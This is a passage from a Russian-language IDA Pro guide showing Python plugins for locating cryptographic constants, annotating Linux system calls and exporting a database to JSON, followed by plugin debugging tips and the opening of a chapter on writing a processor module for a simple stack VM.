        }
        self.log_data.append(entry)
        self._save()

        ida_kernwin.msg("[RenameLog] 0x%X: '%s' → '%s'\n" % (
            ea, old_name or "", new_name or ""))
        return 0

    def _save(self):
        with open(self.log_file, "w") as f:
            json.dump(self.log_data, f, indent=2, ensure_ascii=False)

# Использование:
# logger = RenameLogger("/tmp/rename_log.json")
# logger.hook()
```

14.8. Практические плагины

14.8.1. Поиск криптоконстант

Плагин сканирует бинарный файл на наличие известных криптографических констант (AES S-box, SHA-256, CRC32 и др.).

```python
# -*- coding: utf-8 -*-
"""
CryptoFinder — поиск криптографических констант в бинарном файле.
Определяет использование AES, SHA-1, SHA-256, MD5, CRC32, DES, Blowfish.
"""

import idaapi
import idautils
import idc
import ida_bytes
import ida_kernwin
import struct

# ============================================================
# База криптографических констант
# ============================================================
CRYPTO_SIGNATURES = {
    "AES S-Box": {
        "bytes": bytes([
            0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5,
            0x30, 0x01, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76,
            0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0,
            0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4, 0x72, 0xC0,
        ]),
        "min_match": 16,
        "description": "AES (Rijndael) S-Box таблица подстановок",
    },
    "AES Inverse S-Box": {
        "bytes": bytes([
            0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38,
            0xBF, 0x40, 0xA3, 0x9E, 0x81, 0xF3, 0xD7, 0xFB,
        ]),
        "min_match": 16,
        "description": "AES (Rijndael) обратная S-Box",
    },
    "SHA-256 Init (H0-H3)": {
        # Начальные значения хеша SHA-256 (первые 4 из 8)
        "dwords": [0x6A09E667, 0xBB67AE85, 0x3C6EF372, 0xA54FF53A],
        "description": "SHA-256 начальные значения хеша",
    },
    "SHA-256 Init (H4-H7)": {
        "dwords": [0x510E527F, 0x9B05688C, 0x1F83D9AB, 0x5BE0CD19],
        "description": "SHA-256 начальные значения хеша (часть 2)",
    },
    "SHA-256 Round Constants (K[0..3])": {
        "dwords": [0x428A2F98, 0x71374491, 0xB5C0FBCF, 0xE9B5DBA5],
        "description": "SHA-256 константы раундов",
    },
    "SHA-1 Init": {
        "dwords": [0x67452301, 0xEFCDAB89, 0x98BADCFE, 0x10325476],
        "description": "SHA-1 / MD5 начальные значения хеша",
    },
    "MD5 T-Table (T[1..4])": {
        "dwords": [0xD76AA478, 0xE8C7B756, 0x242070DB, 0xC1BDCEEE],
        "description": "MD5 таблица констант (sin-based)",
    },
    "CRC32 Polynomial": {
        "dwords": [0xEDB88320],
        "description": "CRC32 полином (reversed)",
    },
    "CRC32 Table Start": {
        "dwords": [0x00000000, 0x77073096, 0xEE0E612C, 0x990951BA],
        "description": "CRC32 таблица подстановок",
    },
    "DES Initial Permutation": {
        "bytes": bytes([
            58, 50, 42, 34, 26, 18, 10, 2,
            60, 52, 44, 36, 28, 20, 12, 4,
        ]),
        "min_match": 16,
        "description": "DES начальная перестановка (IP)",
    },
    "Blowfish P-array": {
        "dwords": [0x243F6A88, 0x85A308D3, 0x13198A2E, 0x03707344],
        "description": "Blowfish P-array (начало pi)",
    },
    "RC4/RC2 Perm Table": {
```

```
        "bytes": bytes([
            0xD9, 0x78, 0xF9, 0xC4, 0x19, 0xDD, 0xB5, 0xED,
            0x28, 0xE9, 0xFD, 0x79, 0x4A, 0xA0, 0xD8, 0x9D,
        ]),
        "min_match": 16,
        "description": "RC2 таблица перестановок (PITABLE)",
    },
    "WHIRLPOOL S-Box": {
        "bytes": bytes([
            0x18, 0x23, 0xC6, 0xE8, 0x87, 0xB8, 0x01, 0x4F,
            0x36, 0xA6, 0xD2, 0xF5, 0x79, 0x6F, 0x91, 0x52,
        ]),
        "min_match": 16,
        "description": "WHIRLPOOL S-Box",
    },
    "TEA/XTEA Delta": {
        "dwords": [0x9E3779B9],
        "description": "TEA/XTEA константа delta (golden ratio)",
    },
}


class CryptoFinderPlugin(idaapi.plugin_t):
    flags = idaapi.PLUGIN_KEEP
    comment = "Поиск криптографических констант"
    help = ""
    wanted_name = "Crypto Constants Finder"
    wanted_hotkey = "Ctrl+Shift+C"

    ACTION_NAME = "cryptofinder:scan"

    def init(self):
        return idaapi.PLUGIN_KEEP

    def run(self, arg):
        self.scan()

    def term(self):
        pass

    def scan(self):
        idaapi.msg("[CryptoFinder] Сканирование...\n")
        results = []

        # Получаем границы анализируемой области
        segments = []
        for seg_ea in idautils.Segments():
            seg = idaapi.getseg(seg_ea)
            if seg:
                segments.append((seg.start_ea, seg.end_ea))

        for sig_name, sig_info in CRYPTO_SIGNATURES.items():
            if "bytes" in sig_info:
                # Поиск байтовой последовательности
                pattern = sig_info["bytes"]
                min_match = sig_info.get("min_match", len(pattern))
                search_bytes = pattern[:min_match]

                for seg_start, seg_end in segments:
                    ea = seg_start
                    while ea < seg_end:
                        ea = ida_bytes.bin_search(
                            ea, seg_end,
                            search_bytes,
                            None,  # mask
                            ida_bytes.BIN_SEARCH_FORWARD,
                            ida_bytes.BIN_SEARCH_NOCASE
                        )
                        if ea == idc.BADADDR:
                            break

                        results.append({
                            "address": ea,
                            "name": sig_name,
                            "description": sig_info["description"],
                        })

                        # Ставим комментарий и метку
```

```
                    idc.set_cmt(ea, "CRYPTO: %s" % sig_name, 0)
                    idc.set_color(ea, idc.CIC_ITEM, 0xCCFFCC)

                    ea += len(search_bytes)

            elif "dwords" in sig_info:
                # Поиск последовательности 32-битных значений
                dwords = sig_info["dwords"]
                # Конвертируем в байты (little-endian)
                pattern_le = b""
                for dw in dwords:
                    pattern_le += struct.pack("<I", dw)
                # И big-endian
                pattern_be = b""
                for dw in dwords:
                    pattern_be += struct.pack(">I", dw)

                for endian, pattern in [("LE", pattern_le), ("BE", pattern_be)]:
                    for seg_start, seg_end in segments:
                        ea = seg_start
                        while ea < seg_end:
                            ea = ida_bytes.bin_search(
                                ea, seg_end,
                                pattern,
                                None,
                                ida_bytes.BIN_SEARCH_FORWARD,
                                ida_bytes.BIN_SEARCH_NOCASE
                            )
                            if ea == idc.BADADDR:
                                break

                            results.append({
                                "address": ea,
                                "name": "%s [%s]" % (sig_name, endian),
                                "description": sig_info["description"],
                            })

                            idc.set_cmt(ea, "CRYPTO: %s [%s]" % (
                                sig_name, endian), 0)
                            idc.set_color(ea, idc.CIC_ITEM, 0xCCFFCC)

                            ea += len(pattern)

        # Показываем результаты
        if results:
            idaapi.msg("[CryptoFinder] Найдено %d криптоконстант:\n" % len(results))
            for r in results:
                idaapi.msg("  0x%X: %s — %s\n" % (
                    r["address"], r["name"], r["description"]))

            # Показываем в chooser
            items = []
            for r in results:
                items.append([
                    "0x%X" % r["address"],
                    r["name"],
                    r["description"],
                ])

            chooser = CryptoChooser("Криптоконстанты (%d)" % len(results), items)
            chooser.Show()
        else:
            idaapi.msg("[CryptoFinder] Криптоконстант не найдено\n")
            ida_kernwin.info("Криптографические константы не обнаружены.")


class CryptoChooser(ida_kernwin.Choose):
    def __init__(self, title, items):
        ida_kernwin.Choose.__init__(self, title, [
            ["Адрес", 12 | ida_kernwin.CHCOL_HEX],
            ["Алгоритм", 25 | ida_kernwin.CHCOL_PLAIN],
            ["Описание", 40 | ida_kernwin.CHCOL_PLAIN],
        ])
        self.items = items

    def OnGetSize(self):
        return len(self.items)
```

```
    def OnGetLine(self, n):
        return self.items[n]

    def OnSelectLine(self, n):
        ea = int(self.items[n][0], 16)
        idc.jumpto(ea)
        return (ida_kernwin.Choose.NOTHING_CHANGED, )


def PLUGIN_ENTRY():
    return CryptoFinderPlugin()
```

14.8.2. Автоматическая разметка системных вызовов (Linux x86/x64)

```
# -*- coding: utf-8 -*-
"""
SyscallAnnotator — автоматическая разметка системных вызовов Linux.
Находит инструкции int 0x80 (x86) и syscall (x64), определяет номер
системного вызова по значению EAX/RAX и ставит комментарии.
"""

import idaapi
import idautils
import idc
import ida_kernwin
import ida_ua
import ida_search

# Таблица системных вызовов Linux x86 (наиболее частые)
SYSCALLS_X86 = {
    1: "sys_exit(int error_code)",
    2: "sys_fork()",
    3: "sys_read(fd, buf, count)",
    4: "sys_write(fd, buf, count)",
    5: "sys_open(filename, flags, mode)",
    6: "sys_close(fd)",
    7: "sys_waitpid(pid, stat_addr, options)",
    9: "sys_link(oldname, newname)",
    10: "sys_unlink(pathname)",
    11: "sys_execve(filename, argv, envp)",
    12: "sys_chdir(filename)",
    15: "sys_chmod(filename, mode)",
    19: "sys_lseek(fd, offset, whence)",
    20: "sys_getpid()",
    33: "sys_access(filename, mode)",
    37: "sys_kill(pid, sig)",
    39: "sys_mkdir(pathname, mode)",
    40: "sys_rmdir(pathname)",
    41: "sys_dup(fildes)",
    42: "sys_pipe(fildes)",
    45: "sys_brk(brk)",
    54: "sys_ioctl(fd, cmd, arg)",
    63: "sys_dup2(oldfd, newfd)",
    66: "sys_setsid()",
    78: "sys_gettimeofday(tv, tz)",
    90: "sys_mmap(addr, len, prot, flags, fd, off)",
    91: "sys_munmap(addr, len)",
    102: "sys_socketcall(call, args)",
    104: "sys_setitimer(which, value, ovalue)",
    116: "sys_sysinfo(info)",
    120: "sys_clone(clone_flags, stack, ...)",
    125: "sys_mprotect(start, len, prot)",
    162: "sys_nanosleep(req, rem)",
    174: "sys_rt_sigaction(signum, act, oact)",
    175: "sys_rt_sigprocmask(how, set, oset)",
    192: "sys_mmap2(addr, len, prot, flags, fd, pgoff)",
    195: "sys_stat64(filename, statbuf)",
    197: "sys_fstat64(fd, statbuf)",
    199: "sys_getuid32()",
    252: "sys_exit_group(error_code)",
}

# Таблица системных вызовов Linux x86_64 (наиболее частые)
SYSCALLS_X64 = {
    0: "sys_read(fd, buf, count)",
    1: "sys_write(fd, buf, count)",
    2: "sys_open(filename, flags, mode)",
    3: "sys_close(fd)",
    4: "sys_stat(filename, statbuf)",
    5: "sys_fstat(fd, statbuf)",
    6: "sys_lstat(filename, statbuf)",
    8: "sys_lseek(fd, offset, whence)",
    9: "sys_mmap(addr, len, prot, flags, fd, off)",
    10: "sys_mprotect(start, len, prot)",
    11: "sys_munmap(addr, len)",
    12: "sys_brk(brk)",
    13: "sys_rt_sigaction(signum, act, oact)",
    14: "sys_rt_sigprocmask(how, set, oset, sigsetsize)",
```

```
    20: "sys_writev(fd, vec, vlen)",
    21: "sys_access(filename, mode)",
    22: "sys_pipe(fildes)",
    32: "sys_dup(fildes)",
    33: "sys_dup2(oldfd, newfd)",
    35: "sys_nanosleep(req, rem)",
    39: "sys_getpid()",
    41: "sys_socket(family, type, protocol)",
    42: "sys_connect(fd, uservaddr, addrlen)",
    43: "sys_accept(fd, upeer_sockaddr, upeer_addrlen)",
    44: "sys_sendto(fd, buff, len, flags, addr, addr_len)",
    45: "sys_recvfrom(fd, ubuf, size, flags, addr, addr_len)",
    49: "sys_bind(fd, umyaddr, addrlen)",
    50: "sys_listen(fd, backlog)",
    56: "sys_clone(clone_flags, stack, ...)",
    57: "sys_fork()",
    59: "sys_execve(filename, argv, envp)",
    60: "sys_exit(error_code)",
    62: "sys_kill(pid, sig)",
    80: "sys_chdir(filename)",
    83: "sys_mkdir(pathname, mode)",
    84: "sys_rmdir(pathname)",
    87: "sys_unlink(pathname)",
    90: "sys_chmod(filename, mode)",
    96: "sys_gettimeofday(tv, tz)",
    99: "sys_sysinfo(info)",
    112: "sys_setsid()",
    157: "sys_prctl(option, arg2, arg3, arg4, arg5)",
    231: "sys_exit_group(error_code)",
    257: "sys_openat(dfd, filename, flags, mode)",
    262: "sys_newfstatat(dfd, filename, statbuf, flag)",
    302: "sys_prlimit64(pid, resource, new_rlim, old_rlim)",
    318: "sys_getrandom(buf, count, flags)",
}


class SyscallAnnotatorPlugin(idaapi.plugin_t):
    flags = idaapi.PLUGIN_KEEP
    comment = "Разметка системных вызовов Linux"
    help = ""
    wanted_name = "Syscall Annotator"
    wanted_hotkey = "Ctrl+Shift+S"

    def init(self):
        info = idaapi.get_inf_structure()
        proc = info.procname
        if proc not in ("metapc",):
            return idaapi.PLUGIN_SKIP

        self.is_64 = info.is_64bit()
        idaapi.msg("[SyscallAnnotator] Инициализирован для %s (%s)\n" % (
            proc, "x64" if self.is_64 else "x86"))
        return idaapi.PLUGIN_KEEP

    def run(self, arg):
        self.annotate()

    def term(self):
        pass

    def _get_eax_value_before(self, ea):
        """Пытаемся определить значение EAX/RAX перед syscall.
        Ищем ближайший mov eax/rax, imm выше по коду.
        """
        reg_name = "rax" if self.is_64 else "eax"

        # Проверяем до 20 инструкций назад
        cur = ea
        for _ in range(20):
            cur = idc.prev_head(cur)
            if cur == idc.BADADDR:
                break

            mnem = idc.print_insn_mnem(cur)
            if mnem == "mov":
                op0 = idc.print_operand(cur, 0).lower()
                if op0 in (reg_name, "eax"):
                    op1_type = idc.get_operand_type(cur, 1)
```

```
                    if op1_type == idc.o_imm:
                        return idc.get_operand_value(cur, 1)

            # Если eax/rax модифицируется другой инструкцией — прекращаем
            if mnem in ("call", "ret", "int", "syscall", "sysenter"):
                break
            # Если инструкция записывает в eax/rax (xor eax,eax и т.д.)
            if mnem == "xor":
                op0 = idc.print_operand(cur, 0).lower()
                op1 = idc.print_operand(cur, 1).lower()
                if op0 == op1 and op0 in (reg_name, "eax"):
                    return 0

        return None

    def annotate(self):
        idaapi.msg("[SyscallAnnotator] Начинаем разметку...\n")

        syscall_table = SYSCALLS_X64 if self.is_64 else SYSCALLS_X86
        results = []

        # Ищем все syscall / int 0x80 / sysenter
        for seg_ea in idautils.Segments():
            seg = idaapi.getseg(seg_ea)
            if not seg or seg.type != idaapi.SEG_CODE:
                continue

            for head in idautils.Heads(seg.start_ea, seg.end_ea):
                if not idc.is_code(idc.get_full_flags(head)):
                    continue

                mnem = idc.print_insn_mnem(head)
                is_syscall = False

                if self.is_64 and mnem == "syscall":
                    is_syscall = True
                elif not self.is_64 and mnem == "int":
                    if idc.get_operand_value(head, 0) == 0x80:
                        is_syscall = True
                elif mnem == "sysenter":
                    is_syscall = True

                if not is_syscall:
                    continue

                # Определяем номер syscall
                syscall_num = self._get_eax_value_before(head)

                if syscall_num is not None and syscall_num in syscall_table:
                    sc_name = syscall_table[syscall_num]
                    comment = "SYSCALL #%d: %s" % (syscall_num, sc_name)
                else:
                    sc_name = "UNKNOWN (#%s)" % (
                        str(syscall_num) if syscall_num is not None else "?")
                    comment = "SYSCALL: %s" % sc_name

                # Устанавливаем комментарий
                idc.set_cmt(head, comment, 0)

                # Подсвечиваем
                idc.set_color(head, idc.CIC_ITEM, 0xFFCCCC)  # Голубой (BGR)

                func_name = idc.get_func_name(head) or "???"
                results.append([
                    "0x%X" % head,
                    func_name,
                    str(syscall_num) if syscall_num is not None else "?",
                    sc_name,
                ])

        # Вывод результатов
        if results:
            idaapi.msg("[SyscallAnnotator] Найдено %d системных вызовов\n"
                       % len(results))
            chooser = SyscallChooser(
                "Системные вызовы (%d)" % len(results), results)
            chooser.Show()
        else:
```

```
            idaapi.msg("[SyscallAnnotator] Системных вызовов не найдено\n")


class SyscallChooser(ida_kernwin.Choose):
    def __init__(self, title, items):
        ida_kernwin.Choose.__init__(self, title, [
            ["Адрес", 12 | ida_kernwin.CHCOL_HEX],
            ["Функция", 20 | ida_kernwin.CHCOL_PLAIN],
            ["Номер", 6 | ida_kernwin.CHCOL_DEC],
            ["Системный вызов", 35 | ida_kernwin.CHCOL_PLAIN],
        ])
        self.items = items

    def OnGetSize(self):
        return len(self.items)

    def OnGetLine(self, n):
        return self.items[n]

    def OnSelectLine(self, n):
        ea = int(self.items[n][0], 16)
        idc.jumpto(ea)
        return (ida_kernwin.Choose.NOTHING_CHANGED, )


def PLUGIN_ENTRY():
    return SyscallAnnotatorPlugin()
```

14.8.3. Экспорт базы данных IDA в JSON

```
# -*- coding: utf-8 -*-
"""
IDB2JSON — экспорт базы данных IDA Pro в формат JSON.
Экспортирует: функции, сегменты, импорты, экспорты, строки,
перекрёстные ссылки, комментарии, структуры.
"""

import idaapi
import idautils
import idc
import ida_kernwin
import ida_bytes
import ida_funcs
import ida_nalt
import ida_struct
import ida_segment
import ida_name
import json
import time
import os


class IDB2JSONPlugin(idaapi.plugin_t):
    flags = idaapi.PLUGIN_KEEP
    comment = "Экспорт базы IDA в JSON"
    help = ""
    wanted_name = "IDB to JSON Exporter"
    wanted_hotkey = "Ctrl+Shift+J"

    def init(self):
        return idaapi.PLUGIN_KEEP

    def run(self, arg):
        self.export()

    def term(self):
        pass

    def export(self):
        # Запрашиваем путь для сохранения
        default_name = idc.get_root_filename() + ".json"
        output_path = ida_kernwin.ask_file(
            True, default_name, "Сохранить экспорт JSON")

        if not output_path:
            return

        idaapi.msg("[IDB2JSON] Экспорт в %s...\n" % output_path)

        # Начинаем показ прогресса
        ida_kernwin.show_wait_box("Экспорт базы в JSON...")

        try:
            data = {
                "meta": self._export_meta(),
                "segments": self._export_segments(),
                "functions": self._export_functions(),
                "imports": self._export_imports(),
                "exports": self._export_exports(),
                "strings": self._export_strings(),
                "structures": self._export_structures(),
                "enums": self._export_enums(),
            }

            with open(output_path, "w", encoding="utf-8") as f:
                json.dump(data, f, indent=2, ensure_ascii=False)

            # Статистика
            stats = {
                "segments": len(data["segments"]),
                "functions": len(data["functions"]),
                "imports": len(data["imports"]),
                "exports": len(data["exports"]),
                "strings": len(data["strings"]),
```

```
            "structures": len(data["structures"]),
        }

        idaapi.msg("[IDB2JSON] Экспорт завершён:\n")
        for key, count in stats.items():
            idaapi.msg("  %s: %d\n" % (key, count))

        file_size = os.path.getsize(output_path)
        idaapi.msg("  Размер файла: %.2f KB\n" % (file_size / 1024.0))

    finally:
        ida_kernwin.hide_wait_box()

def _export_meta(self):
    """Метаданные базы."""
    info = idaapi.get_inf_structure()
    return {
        "filename": idc.get_root_filename(),
        "filepath": idc.get_input_file_path(),
        "md5": idc.retrieve_input_file_md5().hex()
               if idc.retrieve_input_file_md5() else None,
        "processor": info.procname,
        "bits": 64 if info.is_64bit() else (16 if info.is_16bit() else 32),
        "file_type": ida_nalt.get_file_type_name(),
        "entry_point": "0x%X" % info.start_ea,
        "export_time": time.strftime("%Y-%m-%dT%H:%M:%S"),
        "ida_version": idaapi.get_kernel_version(),
    }

def _export_segments(self):
    """Экспорт сегментов."""
    segments = []
    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        if seg is None:
            continue

        seg_type_map = {
            idaapi.SEG_CODE: "CODE",
            idaapi.SEG_DATA: "DATA",
            idaapi.SEG_BSS: "BSS",
            idaapi.SEG_XTRN: "EXTERN",
        }

        segments.append({
            "name": idc.get_segm_name(seg_ea),
            "start": "0x%X" % seg.start_ea,
            "end": "0x%X" % seg.end_ea,
            "size": seg.end_ea - seg.start_ea,
            "type": seg_type_map.get(seg.type, "UNKNOWN"),
            "bitness": seg.bitness * 16 + 16,  # 0→16, 1→32, 2→64
            "permissions": "%s%s%s" % (
                "R" if seg.perm & idaapi.SFL_READ else "-",
                "W" if seg.perm & idaapi.SFL_WRITE else "-",
                "X" if seg.perm & idaapi.SFL_EXEC else "-",
            ),
        })
    return segments

def _export_functions(self):
    """Экспорт функций с комментариями и xrefs."""
    functions = []
    func_count = ida_funcs.get_func_qty()

    for i, func_ea in enumerate(idautils.Functions()):
        if ida_kernwin.user_cancelled():
            break

        if i % 100 == 0:
            ida_kernwin.replace_wait_box(
                "Экспорт функций: %d/%d..." % (i, func_count))

        func = ida_funcs.get_func(func_ea)
        if func is None:
            continue

        name = idc.get_func_name(func_ea)
        demangled = idc.demangle_name(name, idc.get_inf_attr(idc.INF_SHORT_DN))
```

```
            # Флаги функции
            flags = []
            if func.flags & ida_funcs.FUNC_NORET:
                flags.append("NORET")
            if func.flags & ida_funcs.FUNC_LIB:
                flags.append("LIB")
            if func.flags & ida_funcs.FUNC_THUNK:
                flags.append("THUNK")
            if func.flags & ida_funcs.FUNC_FRAME:
                flags.append("FRAME")

            # Комментарии
            cmt = idc.get_func_cmt(func_ea, 0) or ""
            cmt_rep = idc.get_func_cmt(func_ea, 1) or ""

            # Перекрёстные ссылки (вызывающие)
            callers = []
            for xref in idautils.XrefsTo(func_ea, 0):
                caller_name = idc.get_func_name(xref.frm)
                if caller_name:
                    callers.append({
                        "address": "0x%X" % xref.frm,
                        "function": caller_name,
                    })

            # Вызываемые функции
            callees = []
            for head in idautils.FuncItems(func_ea):
                for xref in idautils.XrefsFrom(head, 0):
                    if xref.type in (idc.fl_CN, idc.fl_CF):
                        callee_name = idc.get_func_name(xref.to)
                        if callee_name and callee_name ≠ name:
                            callees.append({
                                "address": "0x%X" % xref.to,
                                "function": callee_name,
                            })

            # Убираем дубликаты в callees
            seen = set()
            unique_callees = []
            for c in callees:
                key = c["function"]
                if key not in seen:
                    seen.add(key)
                    unique_callees.append(c)

            func_data = {
                "address": "0x%X" % func_ea,
                "name": name,
                "demangled": demangled if demangled else None,
                "size": func.end_ea - func.start_ea,
                "flags": flags,
                "comment": cmt if cmt else None,
                "repeatable_comment": cmt_rep if cmt_rep else None,
                "callers_count": len(callers),
                "callers": callers[:50],  # Ограничиваем для больших баз
                "callees": unique_callees[:50],
            }

            functions.append(func_data)

        return functions

    def _export_imports(self):
        """Экспорт импортируемых функций."""
        imports = []

        def imp_callback(ea, name, ordinal):
            imports.append({
                "address": "0x%X" % ea if ea ≠ idc.BADADDR else None,
                "name": name if name else None,
                "ordinal": ordinal,
            })
            return True  # Продолжить перечисление

        nimps = ida_nalt.get_import_module_qty()
        for i in range(nimps):
```

```
            module_name = ida_nalt.get_import_module_name(i)
            module_imports = []

            def module_imp_callback(ea, name, ordinal):
                module_imports.append({
                    "address": "0x%X" % ea if ea != idc.BADADDR else None,
                    "name": name if name else None,
                    "ordinal": ordinal,
                })
                return True

            ida_nalt.enum_import_names(i, module_imp_callback)

            imports.append({
                "module": module_name,
                "functions": module_imports,
            })

        return imports

    def _export_exports(self):
        """Экспорт экспортируемых функций."""
        exports = []
        for i, (ea, ordinal, name) in enumerate(
                idautils.Entries()):
            exports.append({
                "address": "0x%X" % ea,
                "ordinal": ordinal,
                "name": name,
            })
        return exports

    def _export_strings(self):
        """Экспорт строк."""
        strings = []
        sc = idautils.Strings()
        for s in sc:
            strings.append({
                "address": "0x%X" % s.ea,
                "length": s.length,
                "type": {0: "C", 1: "Pascal", 2: "LEN2", 3: "Unicode",
                         4: "LEN4"}.get(s.strtype, "Unknown"),
                "value": str(s),
            })
        return strings

    def _export_structures(self):
        """Экспорт структур."""
        structures = []

        idx = ida_struct.get_first_struc_idx()
        while idx != idc.BADADDR:
            sid = ida_struct.get_struc_by_idx(idx)
            sptr = ida_struct.get_struc(sid)
            if sptr is None:
                idx = ida_struct.get_next_struc_idx(idx)
                continue

            name = ida_struct.get_struc_name(sid)
            members = []

            for mi in range(sptr.memqty):
                member = sptr.get_member(mi)
                if member is None:
                    continue

                mname = ida_struct.get_member_name(member.id)
                msize = ida_struct.get_member_size(member)
                moffset = member.soff

                members.append({
                    "name": mname,
                    "offset": moffset,
                    "size": msize,
                })

            structures.append({
                "name": name,
```

```
                "size": ida_struct.get_struc_size(sptr),
                "is_union": sptr.is_union(),
                "members": members,
            })

            idx = ida_struct.get_next_struc_idx(idx)

        return structures

    def _export_enums(self):
        """Экспорт перечислений."""
        enums = []

        for i in range(idc.get_enum_qty()):
            eid = idc.getn_enum(i)
            name = idc.get_enum_name(eid)

            members = []
            bmask = idc.get_first_bmask(eid)
            value = idc.get_first_enum_member(eid, bmask)
            while value != idc.BADADDR:
                mname = idc.get_enum_member_name(
                    idc.get_enum_member(eid, value, 0, bmask))
                if mname:
                    members.append({
                        "name": mname,
                        "value": value,
                    })
                value = idc.get_next_enum_member(eid, value, bmask)

            enums.append({
                "name": name,
                "bitfield": bool(idc.is_bf(eid)),
                "members": members,
            })

        return enums


def PLUGIN_ENTRY():
    return IDB2JSONPlugin()
```

14.9. Отладка плагинов

14.9.1. Отладка Python-плагинов

```
# 1. Используйте idaapi.msg() вместо print() для вывода в Output Window
idaapi.msg("[MyPlugin] Debug: ea=0x%X, name=%s\n" % (ea, name))

# 2. Логирование в файл
import logging
log = logging.getLogger("myplugin")
handler = logging.FileHandler("/tmp/myplugin.log")
handler.setFormatter(logging.Formatter(
    "%(asctime)s [%(levelname)s] %(message)s"))
log.addHandler(handler)
log.setLevel(logging.DEBUG)

log.debug("Обработка функции 0x%X", func_ea)
log.error("Не удалось прочитать байты", exc_info=True)

# 3. Перезагрузка плагина без перезапуска IDA
# В консоли IDA Python:
import importlib
import myplugin_module
importlib.reload(myplugin_module)

# 4. Удалённая отладка через debugpy (VS Code)
import debugpy
debugpy.listen(("0.0.0.0", 5678))
print("Ожидание подключения отладчика...")
debugpy.wait_for_client()  # Блокирует до подключения VS Code
```

14.9.2. Отладка C++-плагинов

```
1. Собрать плагин в Debug-конфигурации:
   cmake --build . --config Debug

2. Запустить IDA Pro

3. В Visual Studio / VS Code:
   Debug → Attach to Process → ida64.exe

4. Установить breakpoints в коде плагина

5. Активировать плагин в IDA
```

14.10. Резюме главы

В этой главе мы изучили:

- **Архитектуру плагинов**: `plugin_t`, `plugmod_t`, флаги `PLUGIN_FIX`, `PLUGIN_PROC`, `PLUGIN_MULTI`
- **Жизненный цикл**: `init()` → `run()` → `term()`, порядок загрузки
- **Python-плагин**: полный пример с регистрацией действий через `register_action`, интеграцией в меню и контекстное меню
- **C++-плагин**: полный проект с `CMakeLists.txt` и сборкой под все платформы
- **UI API**: система действий (`action_handler_t`), `Choose` для табличных данных, формы ввода
- **Обработчики событий**: `UI_Hooks`, `IDB_Hooks`, `DBG_Hooks`
- **Практические плагины**: поиск криптоконстант, разметка системных вызовов, экспорт в JSON

Глава 15. Разработка процессорных модулей и загрузчиков

15.1. Введение

IDA Pro может анализировать бинарные файлы для любого процессора и любого формата — если для них написаны соответствующие модули. Процессорный модуль (processor module) отвечает за декодирование инструкций, а загрузчик (loader module) — за разбор формата файла и создание сегментов в базе данных.

В этой главе мы создадим оба модуля с нуля: процессорный модуль для простой стековой виртуальной машины (10 инструкций) и загрузчик для кастомного формата прошивки.

15.2. Процессорный модуль (processor_t)

15.2.1. Архитектура процессорного модуля

Процессорный модуль реализует интерфейс `processor_t` (C++) или наследует `idaapi.processor_t` (Python). Основные компоненты:

```
processor_t
├── id              — уникальный ID процессора
├── flag            — флаги (PR_USE32, PR_DEFSEG32 и др.)
├── psnames[]       — короткие имена процессора
├── plnames[]       — полные имена процессора
├── instruc[]       — таблица инструкций
├── reg_names[]     — имена регистров
│
├── notify()        — диспетчер уведомлений (IDA → модуль)
│   ├── ev_init         — инициализация
│   ├── ev_newfile      — новый файл загружен
│   ├── ev_ana_insn     — анализ (декодирование) инструкции
│   ├── ev_emu_insn     — эмуляция (определение потока управления)
│   └── ev_out_insn     — вывод (форматирование текста)
│
├── ana()           — декодирование инструкции в insn_t
├── emu()           — определение потока управления, xrefs
└── out()           — текстовое представление инструкции
```

15.2.2. Ключевые структуры

```
insn_t — описание декодированной инструкции:
├── ea          — адрес инструкции
├── itype       — индекс в таблице instruc[]
├── size        — размер инструкции в байтах
└── ops[8]      — до 8 операндов (op_t)

op_t — описание операнда:
├── type        — тип операнда (o_void, o_reg, o_imm, o_mem, ...)
├── reg         — номер регистра
├── value       — непосредственное значение
├── addr        — адрес в памяти
├── dtyp        — тип данных (dt_byte, dt_word, dt_dword, ...)
└── specval     — дополнительное значение
```

15.2.3. Типы операндов

Константа	Значение	Описание
`o_void`	0	Нет операнда
`o_reg`	1	Регистр
`o_mem`	2	Прямая ссылка на память
`o_phrase`	3	Косвенная ссылка (база + индекс)
`o_displ`	4	Смещение (база + displacement)
`o_imm`	5	Непосредственное значение
`o_far`	6	Дальний адрес
`o_near`	7	Ближний адрес (для jmp/call)
`o_idpspec0..5`	8-13	Специфичные для процессора

15.3. Проектирование стековой виртуальной машины

15.3.1. Спецификация SimpleStack VM

Создадим процессорный модуль для простой стековой VM со следующими характеристиками:

Параметр	Значение
Архитектура	Стековая машина
Разрядность	32 бита
Адресация	Линейная, 16-бит (64 KB)
Регистры	SP (стек), PC (счётчик команд)
Порядок байтов	Little-endian

15.3.2. Набор инструкций

Опкод	Мнемоника	Размер	Описание
0x00	NOP	1	Нет операции
0x01	PUSH imm32	5	Поместить 32-битное значение на стек
0x02	POP	1	Снять верхний элемент стека
0x03	ADD	1	Сложить два верхних элемента: push(pop() + pop())
0x04	SUB	1	Вычесть: a=pop(), b=pop(), push(b - a)
0x05	MUL	1	Умножить: push(pop() * pop())
0x06	LOAD addr16	3	Загрузить 32-бит значение из памяти на стек
0x07	STORE addr16	3	Сохранить верхний элемент стека в память
0x08	JMP addr16	3	Безусловный переход
0x09	JZ addr16	3	Переход, если верх стека == 0
0x0A	CALL addr16	3	Вызов подпрограммы (push PC+3, jmp)
0x0B	RET	1	Возврат из подпрограммы (PC = pop())
0x0C	HALT	1	Остановка выполнения
0x0D	DUP	1	Дублировать верхний элемент стека
0x0E	SWAP	1	Поменять два верхних элемента стека
0x0F	PRINT	1	Вывести верхний элемент стека

15.4. Реализация процессорного модуля на Python

15.4.1. Полный исходный код

Файл: `procs/ssvm_proc.py` (копируется в `$IDADIR/procs/`)

```python
# -*- coding: utf-8 -*-
"""
SimpleStack VM (SSVM) — процессорный модуль IDA Pro.
Стековая виртуальная машина с 16 инструкциями.

Установка: скопировать в $IDADIR/procs/
"""

import sys
import idaapi
from idaapi import *
import ida_idp
import ida_ua
import ida_bytes
import ida_auto

# ============================================================
# Константы инструкций
# ============================================================
ITYPE_NOP   = 0
ITYPE_PUSH  = 1
ITYPE_POP   = 2
ITYPE_ADD   = 3
ITYPE_SUB   = 4
